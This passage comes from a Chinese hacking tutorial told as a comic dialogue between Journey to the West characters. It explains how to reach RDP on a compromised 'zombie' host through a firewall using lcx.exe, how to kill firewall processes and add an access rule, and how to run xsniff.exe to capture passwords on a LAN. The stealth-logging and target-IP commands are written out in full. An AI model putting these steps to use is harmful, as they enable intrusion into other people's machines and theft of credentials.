


图12

这个时候我们原先监听的lcx.exe就会有反映，提示我们可以连接本机的9833端口了。打开远程桌面连接器，输入IP地址为：**127.0.0.1:9833**后连接，lcx.exe变成图13的模样。




图13

表示有很多数据正在通过它传输。而这个时候我们也就成功的登录上了肉鸡的3389了。

正好这个肉鸡内部还有一个局域网，在它上面安装嗅探器

(Sniffer)的话，很有可能会有非常大的收获！

“等等，猴哥！我不明白，刚才你说过了，肉鸡装有防火墙的，所以你说我们连不上它的3389端口，这我理解，可是为什么lcx.exe可以穿透防火墙呢？”八戒问道。

“这是因为很多防火墙都只是限制了外部的连接，但是从内部向外的所有连接它都认为是正常并且合理的。而这个lcx.exe正是肉鸡主动发起连接我们的，它只是为我们铺平了一条让防火墙允许行走的道路，我们接下来的数据都是通过这个道路来走的，整个过程如图14和图15。”

八戒凝神看了半天，忽然恍然大悟，说道：“知道了知道了，原来是这么回事啊，不过现在很多防火墙在有程序要访问网络的时候都会弹出一个对话框的，那怎么办呢？”

“那些大多是软件防火墙，想办法杀掉这些防火墙的进程或者是停止它们的服务，它们就没什么作为了，等3389登录进去之后，再打开防火墙增加一条规则允许我们访问它就是。好了，今天的课就到这里，唉呀，忘记了今天是情人节，答应了观音姐姐给他送玫瑰的，不好意思，身上的钱都花光了，大家行行好来捐献一点。”说着，不由分说，将唐僧三人的钱搜刮一清，唐僧说道：“悟空，你要钱吗？你要的话也不要这么心急吗？现在离天黑还早着呢，你真的要吗？……”

只听旁边八戒嚷嚷道：“猴哥，你把钱给我留点儿，我还要买花送给我的高妹妹呢？”可当众人找的时候，悟空早跑得没影儿了！

(本文涉及到的工具lcx.exe，光盘有收录)




图14




图15

X菜鸟学堂 局域网必杀技之嗅探

职业欠钱

不知不觉开学又有一个月了，悟空翻着大家上学期期末考试的卷子在床上沉思：“基本的技术已经教得差不多了，下节课讲些什么好呢？”这时忽然房门大响：“大师兄，大师兄，不得了了！二师兄的电脑被入侵了！”

悟空一听脸色大变：“带我过去看看，什么时候发生的事情？”

沙僧急匆匆的走在前面，头也不回的说道：“早上一起床就听到二师兄嘟囔了，真的很奇怪，而且二师兄刚说自己电脑里的东西被删得一塌糊涂没多久，就听到师傅也伤心的哭着说自己的电脑也被入侵了。桌面上还留了一个文本文件，说什么齐天大圣教出来的人也不过如此，还说要破坏我们所有人的数据。我的电脑因为没有开机所以幸免于难。”

悟空越听脸色越凝重，走到八戒的电脑前一看，发现连八戒最爱的“超级女声”桌面都被改成了“芙蓉姐姐”的画像了。心下不禁起疑，又看到三人互相对视时疑惑的眼神，于是心中明白了：哼，你们这三个小子，欺负俺老孙不懂西方有个“愚人节”是吧！？

清了清喉咙，悟空大声嚷嚷了起来：“不好了，既然你们中有人被入侵了，那么整个局域网都很危险！万一被人安装了嗅探工具，那么我们的隐私都不保了呢！不行不行，为了确保安全，现在我命令被入侵的八戒与师傅老人家格式化所有硬盘，重新安装系统并且交纳3000元罚款，因为你们两个影响了整个菜鸟学堂的声誉和网络秩序！”

一听到要格式化所有硬盘，还要交罚款，八戒第一个耐不住了：“猴哥，不可以不可以！我硬盘里有那么多辛辛苦苦下载回来的电影还有许多MM与我的聊天记录，这要全部都删了怎么办啊？”

唐僧脸上也一阵红一阵白，嗓子也跟蚂蚁似的：“为，为师也，也……好几个月，没，没，没有下山化斋了，这个罚款……”

“不行，这是花果山的山规，你们要在这里继续学习就必须遵守我的规定。”悟空继续施压。

“算了算了，大师兄，其实我们刚才和你闹着玩的呢，没有被入侵这回事了。我们经过这么长时间的学习，早就把补丁打得严严实实，杀毒软件也经常更新，再加上防火墙的保护，谁能轻易入侵我们的电脑嘛！不要罚大家的款了吧……”老实的沙僧第一个揭开了谜底。

“呵呵，俺老孙早就猜到了，刚才也是吓你们的，算是报仇了，不过正好可以引出这堂课的内容，嗅探(sniffer)！”

“嗅探？这是什么玩意啊？俺鼻子可没那么灵，你找哮天犬去，那是它强项。”八戒又开始犯傻。

悟空早就料到大家第一次听说该名词：“嗅探大家可以理解为，在某一台电脑上安装一个窃听器，然后偷偷的把附近电脑发送的信息截获下来，网管用来分析网络状况，而黑客嘛，则关心里面是否包含一些用户名和密码之类的信息。”

“啊？不管人家有没有打补丁，有没有装防火墙和更新杀毒软件吗？”刚才还对自己电脑的安全系数信心满满的沙僧愣住了。

“是的，这个东西和我们使用的以太网的原理有关。我们传统的以太网是基于共享网络通道的技术组成的，当A电脑要发一个数据包给B电脑的时候，尽管C和D也能接受到该数据包，可是C和D会查看该数据包里的目的MAC地址是发给谁的，如果与自己的MAC地址不符合就丢弃掉这个包不予理会。比如我的电脑发送一个数据给师傅，我就会大叫一声‘师傅’，尽管沙师弟你和八戒都听到了我的声音，可是，你们一听不是叫自己的，

于是不理会我，只有师傅会过来并且仔细听我说什么。”

小知识： MAC地址也叫物理地址、硬件地址或链路地址，由网络设备制造商生产时写在硬件内部。IP地址与MAC地址在计算机里都是以二进制表示的，IP地址是32位的，而MAC地址则是48位的。MAC地址的长度为48位（6个字节），通常表示为12个16进制数，每2个16进制数之间用冒号隔开，如：08:00:20:0A:8C:6D就是一个MAC地址，其中前3位16进制数08:00:20代表网络硬件制造商的编号，它由IEEE（电气与电子工程师协会）分配，而后3位16进制数0A:8C:6D代表该制造商所制造的某个网络产品（如网卡）的系列号。2000/XP系统输入**ipconfig /all**就可以看到自己网卡里的MAC地址。

“而嗅探实际上就是拆开了并不是发给自己的数据包并窥窃里面的信息而已，要做到这点很简单，很早就有高手写出一些工具来了，比较好用的是安全焦点以及冰河木马的作者glacier开发的xsniff.exe。老规矩，将其使用格式翻译如下：”

```
USAGE: xsniff <Options>
<Options> means:
    -tcp              : 输出TCP协议数据包
    -udp              : 输出UDP协议数据包
    -icmp             : 输出ICMP协议数据包
    -pass             : 筛选出用户名和密码信息输出
    -hide             : 在后台运行（不将信息输出在当前CMD中）
    -host             : 将IP地址解析为主机名（好象没什么用）
    -addr <IP>        : 仅当IP地址与指定IP相同时才输出相关信息（指定嗅探特定IP地址）
    -port <Port>      : 仅当数据包端口与指定端口相同时才输出
    -log <File>       : 将结果保存到指定文件
    -asc              : 将数据包以ASCII方式解析
    -hex              : 以十六进制方式解析数据包
Example:
    xsiff.exe -pass -hide -log pass.log     //隐藏嗅探密码信息，并且保存在pass.log里
    xsiff.exe -tcp -udp -asc -addr 192.168.1.1
    //嗅探192.168.1.1的所有TCP数据包与ASC数据包并且以ASCII方式显示
```

“比如现在我在自己的电脑上执行：**xsniff.exe -pass -log c:\log.txt**，然后打开OUTLOOK收一下邮件，执行xsniff.exe的窗口很快就截获到了我的邮件密码，如图1。同时这些信息也被保存在了c盘下的log.txt中。”悟空又示范了一遍。




图1

沙僧听到这么神奇的技术，赶紧到自己的机器上试了一下：**Xsniff -pass -addr 192.168.0.123 -log c:\wukong.txt**，意思是想嗅探悟空的电脑上的密码，悟空看到后，故意打开了N次outlook来收邮件，可是沙僧那边一点动静都没有，什么也没截获到。于是纳闷的跑过来问怎么回事。

“其实，xsniff.exe这个工具在早期是非常管用的，因为那个时候很多局域网（LAN）都是使用成本较低的集线器（HUB）来进行连接。而HUB这个东西实际上只是一个简单的将各个线路连接在一起的玩意儿，当它收到一个数据包后，会不假思索的直接copy几份，然后往所有其它端口发送出去，这样同一个局域网中的电脑要嗅探彼此的信息是非常简单的。可是随着交换机成本的下降，现在使用HUB的局域网已经非常少见了。绝大部分LAN都是使用路由器或者是交换机来连接了。使用HUB连接的方式叫做共享环境，可以直接使用xsniff.exe嗅探到附近所有电脑的信息，而使用交换机或者是路由器来连接的网络环境称之为交换环境，直接嗅是嗅不到别人的数据的。”

“大师兄，你说的共享环境和交换环境我还是不大清楚怎么区分呢？再详细的解释一下好吗？”沙僧还是不清楚。

“好的，其实共享模式刚才已经解释过了，它的整个过程用图解是这样的。”悟空指着图2。如果C或者D想看数据包的话，只需要把自己的网卡设为“混杂模式”就可以了。




图2

